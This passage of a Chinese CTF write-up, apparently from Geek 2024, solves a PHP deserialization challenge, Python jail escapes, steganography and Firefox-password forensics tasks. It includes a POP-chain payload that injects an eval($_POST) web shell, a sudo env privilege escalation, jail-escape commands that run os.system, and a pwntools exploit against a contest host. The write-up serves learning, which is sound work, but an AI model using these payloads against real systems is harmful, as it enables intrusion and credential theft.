    public function __isset($args){
        return $this->forever->nononon();
    }

}


$Syclover=$_GET['Syclover'];
if (isset($Syclover)) {
    unserialize(base64_decode($Syclover));
    throw new Exception("None");
}else{
    echo("怎么不给我呢，是不喜欢吗？");
}
```

首先是fastdestruct直接破坏链子结构就行
需要注意的是在实例化lhRaMK7这个类的时候，最后再次实例化的时候需要重新赋值才行不然会被置空
后面就是简单的pop链子

```
lhRaMK7::__destruct()=>Starven::__toString()=>Parar::__get($args)=>SYC::__isset($args)=>Starven::__call($args1,$args2)=>lhRaMK7::__invoke()


首先借助lhRaMK7::__destruct()的die会返回字符串触发toString
实现在Starven类的__toString去访问不存在属性abc触发
Parar::__get,该类明显的isset去触发SYC类的__isset实现触发不存在的nononon方法
实现触发Starven::__call，给friend赋值为类即可满足触发invoke
#### payload
```


```php
$res=new lhRaMK7();
$res->You=new Parar();
$res->You->lead=new Starven();
$res->You->lead->girl=new Parar();
$res->You->lead->girl->hansome=new SYC();
$res->You->lead->girl->hansome->forever=new Starven();
$res->You->lead->girl->hansome->forever->friend=new lhRaMK7();
$res->You->lead->girl->hansome->forever->friend->love='echo 1;eval($_POST[1]);';

$pop=base64_encode(serialize($res));
echo($pop);
```

phpinfo可以看到有disable_function直接连蚁剑插件绕过即可



最后sudo -l 发现env存在sudo提权

```
sudo env cat /flag 即可
```



Misc

Welcome_Jail

一个签到jail，在连接题目的时候也给了黑名单

```
['import', 'os', 'breakpoint', 'input', 'eval', 'exec', 'help', "'", '"']
```

挺简单的，做法也很多，我这里提供一个解法

import被ban了就用load_module,单双引号被ban了就用chr

```
__builtins__.__loader__.load_module(chr(111)+chr(115)).system(chr(99)+chr(97)+ch
r(116)+chr(32)+chr(47)+chr(104)+chr(111)+chr(109)+chr(101)+chr(47)+chr(99)+chr(1
16)+chr(102)+chr(47)+chr(42))
#cat /home/ctf/*
```

doSomeMath

这道题本来是想让选手自己fuzz出白名单的，后面看到两天了还是零解觉得不符合新生赛的难度了，就把源码放出来了

```
import os

white_List=["+","-","*","/","_","g","e","l","t","(",")",".",","]
flag=os.environ.get("GEEK_FLAG") if os.environ.get("GEEK_FLAG")!=None else
"SYC{test}"
banner='''      _       ____                      __  __        _   _
  __| | ___/ ___|  ___  _ __ ___   ___|  \/  | __ _| |_| |__
 / _` |/ _ \___ \ / _ \| '_ ` _ \ / _ \ |\/| |/ _` | __| '_ \\
| (_| | (_) |__) | (_) | | | | | |  __/ |  | | (_| | |_| | | |
 \__,_|\___/____/ \___/|_| |_| |_|\___|_|  |_|\__,_|\__|_| |_|

'''
def waf(s):
    if not s.isascii():
        exit("Please input ascii")
    for word in s:
        if word not in white_List:
            exit("hacker!!!!")
print(banner)
print("please do this math problem")
#9872
while True:
    try:
        result = input("99*100^60= ")
        waf(result)

        if 99 * 100 ^ 60 == eval(result):
```

```
            print("Congradulation!!!!! Here is your reward: " + flag)
        else:
            print("not right")
    except:
        print("error")
```


看到白名单其实就应该知道咋做了

在python中有以下特性

```
true==1
```

而true可以通过判断来获得，于是连系白名单可以有以下思路

```
().__le__(((),()))
```



配合上+-*/就可以很轻松的达到9872这个值了

exp

```
from pwn import *
data="().__le__(((),()))+"*1680
data2="(().__le__(((),()))+().__le__(((),())))**(().__le__(((),()))+
().__le__(((),())))**(().__le__(((),()))+().__le__(((),())))*(().__le__(((),()))+
().__le__(((),())))*(().__le__(((),()))+().__le__(((),())))*(().__le__(((),()))+
().__le__(((),())))*(().__le__(((),()))+().__le__(((),())))*(().__le__(((),()))+
().__le__(((),())))*(().__le__(((),()))+().__le__(((),())))*(().__le__(((),()))+
().__le__(((),())))+"+data

p=remote("nc1.ctfplus.cn",41784)
p.recvuntil(b"99*100^60=")
p.sendline(data2[:-1])
p.interactive()
```

hard_jail

呜呜hard_jail一点也不hard，出题省功夫被非预期麻了，直接给black黑名单赋空就完事了

```
❯ nc nc1.ctfplus.cn 33526
 _                   _       _       _ _
| |__   __ _ _ __ __| |     (_) __ _(_) |
| '_ \ / _` | '__/ _` |     | |/ _` | | |
| | | | (_| | | | (_| |     | | (_| | | |
|_| |_|\__,_|_|  \__,_|____ _/ |\__,_|_|_|
                     |_____|__/
input your code or input 'show' to get the source code
>>show
black=["(",")","\'","\"","@"]
banner=''' _                   _       _       _ _
| |__   __ _ _ __ __| |     (_) __ _(_) |
| '_ \ / _` | '__/ _` |     | |/ _` | | |
| | | | (_| | | | (_| |     | | (_| | | |
|_| |_|\__,_|_|  \__,_|____ _/ |\__,_|_|_|
                     |_____|__/'''
print(banner)
print("input your code or input 'show' to get the source code")
while True:
    code = input(">>")
    if code=="show":
        print(open(__file__,"r").read())
        continue
    if not code.isascii():
        exit("Please input ascii")
    if len(code)>50:
        exit("code too long")
    for word in black:
        if word in code:
            exit("hacker!!!!")
    exec(code)
>>black=[]
>>__import__('os').system('env|grep SYC')
GEEK_FLAG=SYC{5286f4b8-906f-48b2-8d63-b1f5eeef427a}
>>
```

预期解

实际上这道题考的就是无括号pyjail的操作，需要有对python魔术方法的一定理解，我这里简单讲一下

在python中,我们通过.来引用属性的时候，其实是进行了一次函数调用的

```
data.haha = data.__getattribute__("haha")
```

那除此之外，还有==时触发了__eq__,>时触发了__ge__

```
help.__class__.__delattr__('abc') = del help.abc
help.__class__.__eq__('abc') == "abc"
...等等等等
```


那这样这道题其实就很简单了,过程如下图所示

```
❯ nc nc1.ctfplus.cn 33526
input your code or input 'show' to get the source code
>>help.__class__.__eq__ = exec
>>help.__class__.__getattribute__=input
>>help == help.a
aprint(1)
1
>>help == help.a
a__import__('os').system('env|grep SYC')
GEEK_FLAG=SYC{5286f4b8-906f-48b2-8d63-b1f5eeef427a}
```

如果这道题没ban @的话还可以通过过滤器来实现jailbreak，这里就不多讲

雪

压缩包打开有密码，010看到末尾有一串数据




```
.$...¡´....VzNMQ
zBNNA==
```

base64解码是`W3LCOM4`

打开压缩包


有一个white.txt，打开啥都没有，但是ctrl+a会发现有东西




结合题目名`雪`推测是snow隐写

直接解码由于没有密码，需要找密码

给了一张盲水印图片，直接工具一把梭就行



再去解密snow就好




得到flag

乌龟


有经验的师傅应该一下就能听出来是SSTV，直接SSTV跑一下能得到图片的密码 `PASS:Be4uti7ulSun5e7`

再把音频拖进deepsound



得到secret.txt


保存下来打开里面的是logo编程，找个在线网站就能解




得到flag: `SYC{TU3T1E_P4ITING}`

Forencis

给了一个ad1文件，可以直接用FTK挂载




多了一个F盘




直接去这里面寻找需要的文件即可

`F:\Geek2024\Documents\Adventure.txt`

考了一个base64变表和7bit二进制数据，用puzzlesolver就很简单


hbmQgbG9jYWxzIHdobyBzaGFyZWQgdGhlaXIgc3Rvcml
lcyBhbmQgd2lzZG9tLCBlYWNoIGVuY291bnRlciBhZGRpb
mcgdG8gdGhlIHRhcGVzdHJ5IG9mIGhpcyBhZHZlbnR1c
mUuT25lIGV2ZW5pbmcsIHdoaWxlIHJlc3RpbmcgYnkgY
SBjcmFja2xpbmcgY2FtcGZpcmUsIFN2YXJ2ZW4gc3R1b
WJsZWQgdXBvbiBhbiBvbGQsIGZvcmdvdHRlbiBtYXAga
GlkZGVuIGluIHRoZSBwYWdlcyBvIHhRhdHRlcmVkIGJv
b2suIA2=
DU==
VGhlIG1hcCBkZXBpY3RlZCB3aGUgbG9jYXRpb24gb2Yg
YSBsZWdlbmRhcnkgYXJ3aWZhY3Qgc2FpZCB3byBncmF
udCB3aXNkb23gYW5kIHN3cmVuZ3RoIHRvIGl3cyBiZWF
yZXIuIFdpdGggcmVuZXdlZCBkZXRlcm1pbmF3aW9uLCB
TdGFydmVuIGZvbGxvd2VkIHRoZSBtYXAncyBjbHVlcywg
d2hpY2ggbGVkIGhpbSB3byBhIGhpZGRlbiBjYXZlIGRlZX
Agd2l3aGluIGEgbWlzdHkgdmFsbGV5Lg3=
DU==
SW5zaWRlIHRoZSBjYXZlLCBhZnRlciBvdmVyY29taW5nIH
ZhcmlvdXMgdHJpYWxzIGFuZCBzb2x2aW5nIGludHJpY2F
0ZSBwdXp6bGVzLCBTdGFydmVuIGRpc2NvdmVyZWagd
GhlIGFydGlmYWN0LS1BIGNydWNpYWwgY2x1ZS4gaXM
gaGUgaGVsZCBpdCBpbiBoaXMgaGFuZHMsIGhlIGZlbH
agYSBwcm9mb3VuZCBzZW5zZSBvZiBhY2NvbXBsaXNob
WVudC4gDa==
DX==
Base32,64补全:
VGhlIEFkdmVudHVyZSBvZiBTdGFydmVuDY==
Df==
U3RhcnZlbiBoYWQgYWx3YXlzIGZlbHQgYSBzZW5zZSBvZiB
hZHZlbnR1cmUgY2FsbGluZyB2byBoaW2sIGEgd2hpc3Blci
BjYXJyaWVkIG9uIHRoZSB3aW5kIHRoYXQgYmVja29uZWQ
gaGltIGJleW9uZCB2aGUgZmFtaWxpYXIgY29uZmluZXMgb
2YgaGlzIHNtYWxsIHZpbGxhZ2UuIA2=
DV==
RnJvbSBhIHlvdW5nIGFnZSwgaGUgd2FzIGNhcHRpdmF0Z
WcgYnkgdGFsZXMgb2YgZGlzdGFudCBsYW5kcywgYW5jaW
VudCB0cmVhc3VyZXMsIGFuZCBteXRoaWNhbCBjcmVhdH
VyZXMuIEhpcyBkYXlzIHdlcmUgZmlsbGVkIHdpdGggZHJlY
W1zIG9mIGV4cGxvcmF0aW9uLCBhbmcgaGlzIG5pZ2h0cy
B3ZXJlIHNwZW50IHN0dWR5aW5nIG1hcHMgYW5kIHJlYW
Rpbmcgb2xkIGxlZ2VuZHMuDc==
Base32,64隐写(二进制):
10001111100101110010111010110110010011000001100
10011010010100111111001110001101000000
得到二进制数据，再7位一组解密




得到一串密码`Geek2024Syc`

然后结合题目描述浏览器，再结合文件可以知道是火狐取证

很多师傅解密都用firepwd结合key4.db和logins.json来解密，在无密码的情况下是可以正常解密的，但是在有密码的情况下就会出现问题


这里推荐firefox_decrypt这个项目

我们去`F:\Geek2024\AppData\Roaming\Mozilla\Firefox\Profiles`这个路径下找到文件夹，这个文件夹下是火狐用于保存用户数据的文件夹




直接将这个文件夹整个导入到`firefox_decrypt`这个项目的文件夹下

```
python firefox_decrypt.py uf11qmty.default
```



输入之前得到的密码




得到flag

ez_raw

明显的磁盘取证，但是是win10的，vol2会出问题，需要配置vol3才行

